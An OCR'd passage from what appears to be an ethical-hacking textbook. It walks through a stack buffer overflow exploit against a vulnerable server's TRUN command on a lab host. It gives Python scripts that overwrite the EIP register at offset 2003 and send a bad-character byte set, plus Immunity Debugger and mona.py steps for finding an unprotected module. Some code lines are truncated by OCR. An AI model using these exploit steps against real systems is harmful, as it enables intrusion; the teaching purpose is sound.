
Figure 6.62: Screenshot showing Metasploit pattern_offset output

Overwrite the EIP Register

As shown in the screenshot, we have identified that the EIP register is at an offset of 2003 bytes. Now, run the following Python script to check whether we can control the EIP register.



overwrite.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
overwrite.py

```python
#!/usr/bin/python2
import sys, socket

shellcode = "C" * 2003 + "D" * 4

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.63: Screenshot of Python script injecting shellcode in the EIP register

As shown in the screenshot, the EIP register can be controlled and overwritten with malicious shellcode.

Figure 6.64: Screenshot of Immunity Debugger showing EIP register

Identify Bad Characters

Before injecting the shellcode into the EIP register, you must first identify bad characters that may cause issues in the shellcode. You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**`\x00`**", are badchars.

```
badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32
\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53
\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72
\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"


"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92
\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2
\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2
\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Next, run the following Python script to send badchars along with the shellcode:



```
#!/usr/bin/python2
import sys, socket

badchars =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7

shellcode = "C" * 2003 + "D" * 4 + badchars

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.65: Screenshot of Python script for sending badchars

In Immunity Debugger, right-click on the ESP register value, then click on “Follow in Dump,” and finally observe the characters. You will find that there are no badchars that create problems in the shellcode.

Identify the Right Module

In this step, we must identify the right module of the vulnerable server that lacks memory protection. In Immunity Debugger, you can use scripts such as mona.py to identify such modules. You must download **`mona.py`** from GitHub and copy it to the path **`Immunity Debugger`** → **`PyCommands`**. Now, run the vulnerable server and the Immunity Debugger as Administrator, and attach the vulnerable server to the debugger.

In Immunity Debugger, type **`!mona modules`** in the bar at the bottom of the window. As shown in the screenshot, a pop-up window is created, which shows the protection settings of various modules.

```

